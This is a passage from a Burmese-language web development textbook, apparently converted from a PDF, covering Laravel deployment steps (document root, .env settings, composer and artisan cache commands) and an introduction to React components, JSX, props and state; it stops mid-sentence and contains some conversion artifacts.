၁။ Laravel ပရောဂျက်တွေမှာ ကုဒ်ရေးတဲ့အခါ Route, Controller, View စသဖြင့် ဘူးနေရာနဲ့သူ ရေးရပေမယ့် နောက်ဆုံးရလဒ်ကတော့ /public ဖို့ဒါ ဖြစ်ပါတယ်။ ဒါကြောင့် ပရောဂျက်ကို Publish လုပ်ဖို့ Web Server တစ်ခုနဲ့ Setup လုပ်တဲ့အခါ ပရောဂျက်ကြီးတစ်ခုလုံးကို Web Document Root အနေနဲ့ သတ်မှတ်ရမှာမဟုတ်ဘဲ /public ဖို့ကိုပဲ Root အနေနဲ့ သတ်မှတ်ပေးရမှာ ဖြစ်ပါတယ်။ ဒါဟာ ကောင်းမွန်တဲ့ ဖွဲ့စည်းပုံတစ်ခုပါ။ Web Server ကနေတစ်ဆင့် ရလဒ်ကိုသာ Access လုပ်လိုရမှာ ဖြစ်ပြီး /public ဖို့ဒါ အပြင်ဘက်က Framework Source Code နဲ့ တွေား Route, Controller, View, Model ကုဒ်တွေကို Web Server ကနေတစ်ဆင့် Access လုပ်လိုရမှာ မဟုတ်ပါဘူး။

၂။ .env ဖိုင်ကို သတိထားပါ။ .env ဖိုင် (.j) ခုရှိသင့်ပါတယ်။ Setting တွေ မတူတဲ့အတွက် ကိုယ့် စက်ထဲက .env ဖိုင်နဲ့ Server ပေါ်က .env ဖိုင် တူမှာမဟုတ်ပါဘူး။ ဥပမာ အားဖြင့် ကိုယ့်စက်ထဲက .env ဖိုင်မှာ APP_ENV က local ဖြစ်နေပေးမယ့် Server ပေါ်က .env မှာ production ဖြစ်သင့် ပါတယ်။ ကိုယ့်စက်ထဲမှာ APP_URL က localhost ဖြစ်နေပေးမယ့် Server ပေါ်မှာ Domain Name အမှန်ဖြစ်သင့်ပါတယ်။ APP_DEBUG က true ဆိုရင် တစ်ခုခုအဆင်မပြေ တဲ့အခါ Error အပြည့်အစုံပြုမှပါ။ Server ပေါ်မှာ false ဖြစ်နေသင့်ပါတယ်။ ဒါမှ User ကို Error တွေအကုန် လျောက်မပြတော့မှာ ပါ။ DB_USERNAME တို့ DB_PASSWORD တို့ဟာလည်း ကိုယ့်စက်ထဲက Setting နဲ့ Server ပေါ်က .env ဖိုင်ကို Server ရဲ့ Setting ပေါ်မှုတည်ပြီး လိုအပ်သလို ပြင်ဆင်ပေးဖို့ လိုအပ်ပါတယ်။

၃။ Publish မလုပ်ခင် ပရောဂျက်ဖိုဒါထမှာ ဒီ Command ကို Run ပေးသင့်ပါတယ်။

```
composer install -o --no-dev
```

Namespaces အခန်းမှာ Namespace Import လုပ်လိုက်တာနဲ့ သက်ဆိုင်ရာဖိုင်ကို အလိုအလျောက် include() လုပ်ပေးအောင် လုပ်ထားလိုရတယ်လို ပြောခဲ့ဖူးပါတယ်။ Composer မှာ အဲဒီလို အလုပ်လုပ်ပေးနိုင်တဲ့ autoload လုပ်ဆောင်ချက် ပါဝင်ပြီး Laravel က အသုံးပြုထားပါတယ်။ ဒီအလုပ်လုပ်နိုင်ဖိုအတွက် Namespace Import လုပ်တိုင်း Composer က Class ဖိုင်ကို လိုက်ရှာပါတယ်။ composer install ကို -o Option နဲ့ Run တဲ့အခါ ဖိုင်ကို လိုက်ရှာနေစရာ မလိုအောင် Cache လုပ်ထားလိုက်လို အလုပ်လုပ်ပုံ ပိုမြန်သွားမှာဖြစ်ပါတယ်။ --no-dev ရဲ့ အဓိပ္ပာယ်ကတော့ Development Dependency ခေါ် Test Library တွေ Build Library တွေကို ထည့်လုပ်စရာမလိုဘူးလို ပြောလိုက်တာပါ။

၄။ ပြီးတဲ့အခါ Framework ကုဒ်တွေ အတွက်လည်း Cache တွေထုတ်ပေးရပါမယ်။ ဒီလိုပါ -

```
php artisan config:cache
php artisan route:cache
php artisan view:cache
```

/config ဖိုဒါထဲက ကုဒ်တွေကို နမူနာတွေမှာ ထိစရာ ပြင်စရာ မလိုခဲ့ပေမယ့် ဖွင့်ကြည့်လို ရပါတယ်။ App Setting တွေ Database Setting တွေ Auth Setting တွေ အတွက် ဖိုင်တွေအများကြီး ရှိတယ်ဆိုတာ ကို တွေရပါလိမ့်မယ်။ config:cache က အဲဒီဖိုင်တွေ အားလုံးကို ပေါင်းပေးလိုက်တာပါ။ ဒါကြောင့် အလုပ်လုပ်တဲ့အခါ ဖိုင်တစ်ခုချင်းစီကို လိုက်ဖတ်စရာမလိုတော့ ပိုမြန်သွားပါလိမ့်မယ်။ အတူတူပါပဲ route:cache ကလည်း ရေးထားသမျှ Route တွေအကုန်လုံးကို Function တစ်ခုတည်းဖြစ်အောင် ပေါင်းပေးလိုက်မှာပါ။ ဒါကြောင့် Route (၁၀၀) ရှိလို Route Method တွေကို အကြိမ် (၁၀၀) Run စရာမ လိုတော့ဘဲ တစ်ကြိမ်းတည်းနဲ့ အလုပ်လုပ်ပေးသွားမှာပါ။ view:cache ကတော့ Blade ရေးထုံးအတိုင်း ရေးထားတဲ့ View Template တွေကို ရှိုးရှိုး PHP ဖြစ်အောင် ပြောင်းပေးသွားမှာမို့လို တစ်ကြိမ် အလုပ်လုပ်တိုင်း တစ်ခါပြောင်းပြီး လုပ်နေစရာမလိုတော့ပါဘူး။

တစ်ခုတော့ သတိပြုပါ။ ဒီလို Cache တွေ ထုတ်ထားပြီးတော့မှ Config တွေ Route တွေ View တွေကို
ပြင်ခဲ့ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ Cache ကိုပဲ အသုံးပြုမှာမို့လို့ ကိုယ့်ပြင်ဆင်မှုက သက်ရောက်
မှုရှိမှာ မဟုတ်တော့ပါဘူး။ ဒါကြောင့် လိုအပ်ရင် Cache တွေကို ပြန်ရှင်းလို့လည်း ရပါတယ်။ ဒီလိုပါ -

```
php artisan config:clear  
php artisan route:clear  
php artisan view:clear
```

ဒီလုပ်ငန်းတွေအားလုံး ဆောင်ရွက်ပြီးပြီဆိုရင်တော့ ပရောဂျက်ကို လွှင့်တင်ဖို့ Framework ဘက်က လုပ်
ပေးရမယ့်အလုပ်တွေ ပြည့်စုံသွားပါပြီ။

ဆက်လက်ပြီးတော့ နောက်တစ်ပိုင်းမှာ React JavaScript Framework အကြောင်းကို ဆက်လက်ဖော်ပြ
သွားပါမယ်။

အပိုင်း (၆)

React

အခန်း (၅၄) – React Basic

React ဟာ ကနေးအချိန်မှာ အရမ်းဟောနတဲ့ Front-end နည်းပညာတစ်ခုပါ။ တစ်ကယ်တော့ Front-end နည်းပညာ အနေနဲ့တင် မကပါဘူး၊ Hybrid Mobile App နည်းပညာ အနေနဲ့ရော၊ Cross-platform Software Development နည်းပညာအနေနဲ့ပါ လူကြိုက်များနေပါတယ်။ React ဟာ သူသာဝေအရကို က နည်းပညာပိုင်း အဆင့်မြင့် ရှုပ်ထွေးပြီး လေ့လာရ ခက်ခဲပါတယ်။ ဒီစာအပ်မှာ အဲဒီလို လေ့လာရ ခက်ခဲတဲ့ နည်းပညာကို အတတ်နိုင်ဆုံး လွယ်သွားအောင်၊ ရှင်းသွားအောင် ဆက်လက်ဖော်ပြသွားမှာပါ။

React ကိုအသုံးပြုပြီး စမ်းသပ်အဆင့်ကနေ လက်တွေ့သုံး ပရောဂျက်တွေအထိ ရေးသားဖို့အတွက် လိုအပ်မယ့် နည်းပညာအားလုံးက create-react-app လိုခေါ်တဲ့ Package တစ်ခုမှာ အားလုံး စုစည်း ပါဝင်ပါတယ်။ ဒါ Package ကို မသုံးဘဲ ရိုးရိုး JavaScript ကုဒ်ဖိုင်အနေနဲ့ ထည့်သုံးလည်း ရနိုင်ပါတယ်။ ဒါစာအုပ်မှာ create-react-app ကို အသုံးပြုပြီးတော့ပဲ ဖော်ပြသွားမှာပါ။

Step 1 – Install create-react-app

ပထမအဆင့်အနေဖြင့် မိမိနှစ်သက်ရာ အမည်နဲ့ ဖိုဒါတစ်ခုဆောက်ပါ။ အဲဒီဖိုဒါတဲ့မှာ Terminal ကိုဖွင့်ပါ။
ပြီးရင် `create-react-app` ကို အခုလို `Install` လုပ်ပါ။

```
npm install create-react-app
```

NPM ကို အသုံးပြုပြီး လက်ရှိဖို့ဒါတဲ့မှာ create-react-app ကို Install လုပ်လိုက်တာပါ (NPM ကြောင်း ရှုံးအပိုင်းတွေမှာ ထည့်သွင်းဖော်ပြခဲ့ပါး ဖစ်ပါတယ်)။ install အစား အတိကောက် ဒါလို

ပြောရင်လည်း ရပါတယ်။ ဖွင့်ကြည့်ရင် node_modules ဆိုတဲ့ ဖိုဒါတစ်ခုနဲ့ package-lock.json ဆိုတဲ့ဖိုင်တစ်ခု ဝင်သွားတာကို တွေ့ရမှာပါ။ node_modules ဖိုဒါထဲမှာ Install လုပ်လိုက်တဲ့ Package တွေနဲ့ ဆက်စပ် Package တွေကို သိမ်းသွားမှာဖြစ်ပြီး package-lock.json မှာတော့ အဲဒီ Package တွေရဲ့ Version နဲ့ ဆက်စပ်မှု အချက်အလက်တွေကို သိမ်းထားမှာ ဖြစ်ပါတယ်။

Step 2 – Create a React Project

နောက်တစ်ဆင့်အနေနဲ့ React ပရောဂျက်တစ်ခုကို အခုလို တည်ဆောက်ရပါမယ်။

```
npx create-react-app first
```


npx ကိုအသုံးပြုပြီး Install လုပ်ထားတဲ့ Package တွေကို Run လို့ ရပါတယ်။ ဒီလို ပရောဂျက်ဖိုဒါထဲမှာ Install လုပ်ထားတဲ့ Package တွေကို Local Package လို့ခေါ်ပြီး Global Package ဆိုတာလည်း ရှိပါသေးတယ်။ ထည့်မကည့်ပါနဲ့၌၊ သိချင်ရင် နောက်မှလေ့လာပါ။ အခု Local Package နဲ့ပဲ ရှုံးဆက်သွားပါမယ်။ ပေးထားတဲ့ Command အရ create-react-app ကို သုံးပြီး first အမည်နဲ့ React ပရောဂျက်တစ်ခု တည်ဆောက်လိုက်တာပါ။ တည်ဆောက်လိုက်တဲ့ React ပရောဂျက်ထဲကို Terminal မှာ သွားလိုက်ပါ။ အခုလို သွားလိုရပါတယ်။

```
cd first
```

ပြီးရင် ပရောဂျက်ကို အခုလို Run လို့ရပါတယ်။

```
npm start
```

ဒီလို Run ပေးလိုက်တယ်ဆိုရင် Web Browser အလိုအလျောက် ပွင့်လာပြီး အခုလိုရလဒ်ကို ရရှိမှာ ဖြစ်ပါတယ်။



ဒါဟာ တည်ဆောက်လိုက်တဲ့ React ပရောဂျက် Sample ရလဒ် ဖြစ်ပါတယ်။ ဒီလိုရလဒ် ပေါ်တယ်ဆိုရင် React ပရောဂျက်တစ်ခု တည်ဆောက်ခြင်း ပြီးသွားပြီ ဖြစ်ပါတယ်။ မပေါ်ရင်တော့ Step 1 ကနေစပြီး သေချာဖတ်ပြီး နောက်တစ်ခေါက် ပြန်စမ်းကြည့်ပါ။

Step 3 – First React Component

ပရောဂျက်ဖို့ဒါထဲက ဖိုင်တွေကို တစ်ချက်လေ့လာကြည့်ပါ။ လောလောဆယ်မှာ တဗြားဖိုင်တွေကို ထိစရာ မလိုသေးပါဘူး။ `src` ဖို့ဒါထဲက `App.js` ထဲမှာ ကျွန်တော်တို့ရဲ့ အဓိကကုဒ်တွေကို ရေးသားသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် `App.js` ထဲက Sample ကုဒ်တွေကို အကုန်ဖျက်ပြစ်လိုက်ပြီး ဒီကုဒ်ကို ကူးရေးပေါ်ပါ။

JavaScript/JSX

```
import React from 'react';

class App extends React.Component {
  render() {
    return <h1>Hello React</h1>;
  }
}


export default App;
```

ဒါဟာ အမြဲခံအကျဆုံး React Component တစ်ခုဖြစ်ပါတယ်။ ဒီအဆင့်မှာ React Component တစ်ခုရ ဖို့ အချက် (၃) ချက်လိုတယ် လို့ မှတ်ထားပေးပါ။

- ၁။ React.Component ကို Extend လုပ်ထားတဲ့ Class ဖြစ်ရမယ်
- ၂။ render() Method ပါရမယ်။
- ၃။ Element တစ်ခုကို Return ပြန်ပေးရမယ်။

ဒီ (၃) ချက် ပြည့်စုံရင် React Component တစ်ခုရပါပြီ။ လွယ်ပါတယ်။ တခြားနည်းတွေလည်း ရှိသေးပေ မယ့် တစ်ဆင့်ချင်းပဲ သွားပါမယ်။ ဒီအဆင့်မှာ React Component တစ်ခုရဖို့ ဒီ (၃) ချက်လိုတယ်လို့သာ မှတ်ထားပေးပါ။

နမူနာအရ App Class ဟာ React.Component ကို Extend လုပ်ထားပြီး render() Method က <h1> Element တစ်ခုကို Return ပြန်ပေးထားပါတယ်။ တည်ဆောက်ရရှိလာတဲ့ App Component ကို နောက်ဆုံးမှာ Export လုပ်ပေးထားတာကို သတိပြုပါ။ အခုန်ရလဒ်ကို ကြည့်ရင် အခုလိုတွေ့ရမှာပါ။



`create-react-app` က ပရောဂျက်အတွက် Hot Reloading လိုပေါ်တဲ့ စနစ်ကို တစ်ခါတည်း ထည့်ထားပေးလို့ ရေးထားတဲ့ကုဒ်မှာ တစ်ခုခုပြင်လိုက်တဲ့အပါ နောက်တစ်ခါ ဖွင့်စရာမလိုဘဲ၊ Refresh တွေဘာတွေ လုပ်စရာ မလိုဘဲ ရလဒ်ကို တန်းမြှင့်ရတာကိုလည်း သတိပြုကြည့်ပါ။

Step 4 – JSX

ရေးထားတဲ့နမူနာမှာ ထူးခြားချက်တစ်ခု ကျွန်ုပါသေးတယ်။ `<h1>` ဆိုတဲ့ HTML Element ကို JavaScript ထဲမှာ တိုက်ရှိက်ထည့်ရေးထားပါတယ်။ ရုံးရုံး JavaScript အရဆိုရင် ဒါဟာ Syntax မှားနေပါတယ်။ တစ်ကယ်ဆို ဒီလိုဖြစ်သင့်ပါတယ်။

JavaScript/JSX

```
render() {
  return "<h1>Hello React</h1>";
}
```

ဒါမှ မှန်ကန်တဲ့ JavaScript ရေးထုံးဖြစ်မှာပါ။ React ပေါ်ခါစကဆိုရင် တူညီတဲ့ရလဒ်ရဖို့ အခုလိုရေးရပါတယ်။

JavaScript

```
React.createElement('<h1>', null, 'Hello React');
```

ဒီနည်းနဲ့ `<h1>` ကိုအသုံးပြုထားပြီး Hello React ဆိုတဲ့ Content ပါဝင်တဲ့ Component ကို တည်ဆောက်ယူရတာပါ။ ဒါပေမယ့် ရေးရတာ အဆင်မပြေပါဘူး။ ဒါကြောင့် နောက်ပိုင်းမှာ JSX လို့ခေါ်တဲ့ နည်းပညာကို တိစွဲငဲ့ခဲ့တာပါ။ JSX ဆိုတာ တစ်ကယ်တော့ ရှိုးရှိုးလေးပါ။ HTML Code ကို JavaScript ထဲမှာ တိုက်ရှိက်ထည့်ရေးလို့ ရအောင် ထွင်ပေးလိုက်တဲ့ နည်းပညာလို့ အလွယ်မှတ်နိုင်ပါတယ်။ JSX ရေးထုံးဟာ အများအားဖြင့် HTML ရေးထုံးနဲ့ တူပါတယ်။ Element တိုင်းမှာ အပိတ်ပါရမယ်၊ class Attribute အစား className လို့ သုံးရမယ် စသဖြင့် ခြင်းချက်တစ်ချို့ ရှိုပေမယ့် ခေါင်းစားခံပြီး ကြိုမှတ်မနေပါနဲ့။ ကုဒ်နဲ့မှနာတွေ ရေးရင်းနဲ့ ဒီထူးခြားချက် လေးတွေက သူ့ဘာသာ သတိပြုမိုလာပါလိမ့်မယ်။ စောစောက ရေးခဲ့တဲ့ ကုဒ်ကို ဒီလို ပြင်ပြီး စမ်းကြည့်ပါ။

JavaScript/JSX

```
import React from 'react';

class App extends React.Component {
    render() {
        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    <li>Item One</li>
                    <li>Item Two</li>
                </ul>
            </div>
        )
    }
}

export default App;
```

`render()` Function က Return ပြန်ပေးတာ HTML Structure တစ်ခုဖြစ်သွားပါပြီ။ ထူးခြားချက် နှစ်ချက် ရှိုပါတယ်။ ပထမတစ်ချက်က HTML (JSX) Structure ကို ရေးတဲ့အခါ တစ်ကြောင်းတည်းမရေးဘဲ ခဲ့ရေးချင်လို့ ပိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာ ရေးထားရပါတယ်။ မှတ်ထားပါ။ ပိုက်ကွင်းအဖွင့်အပိတ်ထဲမှာမှ အခုလို ခဲ့ရေးလို့ ရပါတယ်။ ဒုတိယတစ်ခုကတော့ အထက်မှာ ပြောခဲ့ပြီးသားပါ။ React Component တစ်

ခုဖြစ်ဖို့ Element တစ်ခုကို Return ပြန်ပေးရမယ်ဆိုတာ ပါပါတယ်။ တစ်ခုထက်ပိုလိုမျာပါဘူး။ ဒါကြောင့် <div> တစ်ခုထဲမှာ အားလုံးကို စုရေးပြီး တစ်ခုတည်း အနေနဲ့ ပြန်ပေးထားရတာကို သတိပြုကြည့်ပါ။

Step 5 – Using Component

ဒီတစ်ခါ Component တစ်ခုတည်ဆောက်ပြီး နောက် Component တစ်ခုကနေ ယူသုံးတဲ့ ကုဒ်ကို ရေးကြည့်ပါမယ်။ ဒီလိုပါ –

JavaScript/JSX

```
import React from 'react';

class Item extends React.Component {
    render() {
        return <li>Content</li>;
    }
}

class App extends React.Component {
    render() {
        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    <Item />
                    <Item />
                </ul>
            </div>
        )
    }
}

export default App;
```

Item အမည်နဲ့ Component တစ်ခုကို အရင်ဆောက်ထားပြီးတော့ မှ App Component ထဲမှာ အဲဒီ Item ကို ယူသုံးထားတာပါ။

Step 6 – props

နည်းနည်းပိ အရေးကြီးတာလေး လာပါပြီ။ Component တစ်ခုနဲ့တစ်ခု ခေါ်ယူအသုံးပြုတဲ့အခါ Data ပေးလို့ရပါတယ်။ HTML Property အနေနဲ့ ပေးရပါတယ်။ ဒီလိုပေးလိုက်တဲ့ တန်ဖိုးတွေကို Property လိုခေါ်ပြီး props ကနေတစ်ဆင့် ပြန်ယူသုံးလိုရပါတယ်။ ဒီလိုပါ -

JavaScript/JSX


```
import React from 'react';

class Item extends React.Component {
    render() {
        return (
            <li>
                {this.props.name},
                ${this.props.price}
            </li>
        );
    }
}

class App extends React.Component {
    render() {
        return (
            <div>
                <h1>Hello React</h1>
                <ul>
                    <Item name="Apple" price="0.99" />
                    <Item name="Orange" price="0.89" />
                </ul>
            </div>
        )
    }
}

export default App;
```

App ၏ Item Component ကို အသုံးပြုတဲ့အခါ name နဲ့ price ဆိုတဲ့ Property နှစ်ခုပေးထားသလို Item ကလည်း အဲဒီ Property နှစ်ခုကို အသုံးပြုအလုပ်လုပ်ထားခြင်း ဖြစ်ပါတယ်။ JSX ရေးထုံးအရ HTML ထဲမှာ JavaScript Expression တွေ ထည့်ရေးချင်ရင် တွန်းကွင်း အဖွင့်အပိတ်ထဲမှာ ရေးပေးရပါတယ်။ ဒါကြောင့် ဒီကုဒ်ရဲ့ ရလဒ်က အခုလိုဖြစ်မှာပါ -



Step 7 – state

နောက်ထပ် အရေးကြီးတဲ့ သဘောသဘာဝကတော့ state ဖြစ်ပါတယ်။ state ဆိုတာ Component အတွက် Data ပါ။ state မှာ သိမ်းထားတဲ့ Data တွေကို အသုံးပြုပြီး Component ကို ဖော်ပြုစေနိုင်ပါတယ်။ ကုဒ်တွေများလာပြီ့လို အကုန်လုံးကို ထပ်ခါထပ်ခါ ရေးမပြုတော့ပါဘူး။ အပြောင်းအလဲ မရှိတဲ့ အပိုင်းတွေ ချိန်ပြီး အပြောင်းအလဲရှိတဲ့အပိုင်းပဲ ရွေးထုတ်ပြပါတော့မယ်။ ဥပမာ -

JavaScript/JSX

```
class App extends React.Component {
  state = {
    items: [
      { id: 1, name: 'Apple', price: 0.99 },
      { id: 2, name: 'Orange', price: 0.89 },
    ]
  }

  render() {
    return (
      <div>
        <h1>Hello React</h1>
    )
  }
}
```

```

        <ul>
            {this.state.items.map(i => {
                return (
                    <Item
                        name={i.name}
                        price={i.price}
                    />
                )
            )})
        </ul>
    </div>
)
}
}

```

နမူနာမှာ state လိုခေါ်တဲ့ Class Field တစ်ခုပါဝင်လာပြီး၊ သူရဲ့ items နေရာမှာ JSON Data Array တစ်ခုကို ပေးထားပါတယ်။ အဲဒီ Array ကို map () နဲ့ Loop လုပ်ပြီး <Item /> တွေကို ဖော်ပြထားတာ ကို တွေ့နိုင်ပါတယ်။ ဒါအထိ state ရဲ့ ထူးခြားချက်ကို မမြင်ရသေးပါဘူး။ ဒါအထိဆိုရင် state ဆိုတာ Variable တစ်ခုထက် မပိုသေးပါဘူး။

တြေား Variable တွေနဲ့ မတူဘဲ ထူးခြားတာကတော့ state တန်ဖိုးပြောင်းရင် Component က အလို အလျောက်၊ ပြောင်းလဲသွားတဲ့ တန်ဖိုးနဲ့အညီ ဖော်ပြပေးသွားမှာ ဖြစ်ပါတယ်။ ဒါဟာ React ရဲ့ အဓိက အကျခုံး Concept ပါ။ state ပြောင်းရင် Component က အလိုအလျောက် ပြောင်းလဲ ဖော်ပြပေးခြင်း ပါပဲ။

နောက်ကွယ်မှာ လေးနှက်တဲ့ နည်းပညာသဘောသဘာဝတွေ ရှိနေပေမယ့် လိုရင်း အနှစ်ချုပ်ကတော့ ဒါပါပဲ။ အရေးကြီးလို ထပ်ပြောပါ၌ီးမယ်။ state ပြောင်းရင် Component ရဲ့ ဖော်ပြပဲ လိုက်ပြောင်းပါတယ်။

Step 8 – Changing state

state ပြောင်းရင် Component ရဲ့ ဖော်ပြပဲပါ လိုက်ပြောင်းပုံကို နမူနာ စမ်းကြည့်ရအောင်။ ပထမဦးဆုံး အနေနဲ့ App Class အတွက် add () Method လေးတစ်ခု အခုလို ရေးပေးလိုက်ပါမယ်။

JavaScript/JSX

```
add = () => {
    let id = this.state.items.length + 1;

    this.setState({
        items: [
            ...this.state.items,
            { id, name: `Item ${id}`, price: 0.01 * id }
        ]
    });
}
```

state ကို ပြင်ဖို့ `setState()` ကိုသုံးရခြင်း ဖြစ်ပါတယ်။ ပြောင်းစေလိုတဲ့ တန်ဖိုးကို ပေးရပါတယ်။ နမူနာမှာ `items` အတွက် Array တစ်ခုပေးထားပါတယ်။ နဂါး `state` ထဲက `items` တွေကို Spread Operator အကူအညီနဲ့ အရင်ဖြန့်ထည့်လိုက် ပြီးမှ နောက်ကနေ ထပ်တိုးလိုတဲ့ Data ကို ထပ်တိုးထားတာ ဖြစ်ပါတယ်။ ဒါကြောင့် `add()` Method အလုပ်လုပ်တိုင်း `state` ရဲ့ `items` မှာ အသစ်အသစ် တိုးနေ မှာ ဖြစ်ပါတယ်။

`add()` ဟာ Arrow Function တစ်ခုဖြစ်ပြီး၊ Property Shorthand ရေးထုံးကို ထည့်သုံးထားပါတယ်။ String Interpolation ရေးထုံးကို ထည့်သုံးထားတာလည်း သတိပြုပါ။ ဒီရေးထုံးတွေဟာ အရေးပါပါ တယ်။ ဒီရေးထုံးတွေ မကြည်က်ရင် ကုဒ်နမူနာတွေက နားလည်ရ ခက်နေမှာပါ။ ဒါကြောင့် လိုအပ်ရင် အခန်း (၁) ကို သေသေချာချာ အရင်ပြန်လေ့လာထားပေးပါ။

တမင်ခြားရှင်းပြချင်လို `add()` ကုဒ်ကို အရင်ပြတာပါ။ App Class ရဲ့ လက်ရှိ ကုဒ်အပြည့်အစုံက ဒီလိုပါ

JavaScript/JSX

```
class App extends React.Component {

    state = {
        items: [
            { id: 1, name: 'Apple', price: 0.99 },
            { id: 2, name: 'Orange', price: 0.89 },
        ]
    }
}
```

```

add = () => {
  let id = this.state.items.length + 1;
  this.setState({
    items: [
      ...this.state.items,
      { id, name: `Item ${id}`, price: 0.01 * id }
    ]
  });
}

render() {
  return (
    <div>
      <h1>Hello React</h1>
      <ul>
        {this.state.items.map(i => {
          return (
            <Item
              name={i.name}
              price={i.price}
            />
          )
        })}
      </ul>
      <button onClick={this.add}>Add</button>
    </div>
  )
}
}

```

`render()` Method ကဲ Return ပြန်ပေးထားတဲ့ JSX ထဲမှာ `<button>` တစ်ခု ပါဝင်လာပြီး `onClick` မှာ `add()` ကို Assign လုပ်ထားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Assign လုပ်ထားတယ်လို့ ပြောတာကို သတိပြုပါ။ `<button onClick={this.add()}>` လိုရေးရင် React က လက်မခံပါဘူး။ Component ကို ဖော်ပြတိငံး အဲဒီ Method က Run နေမှာ မိုလိုပါ။ `<button onClick={this.add}>` လိုပဲ ရေးရပါတယ်။ ဒီတော့မှ Component ကိုဖော်ပြစဉ်မှာ `add()` Method ကို `onClick` အတွက် သတ်မှတ်ယုံပဲ သတ်မှတ်ပြီး၊ Button ကို တစ်ကယ်နှင့်လိုက်တော့မှ Run စေမှာဖြစ်ပါတယ်။ ဒါလေးက 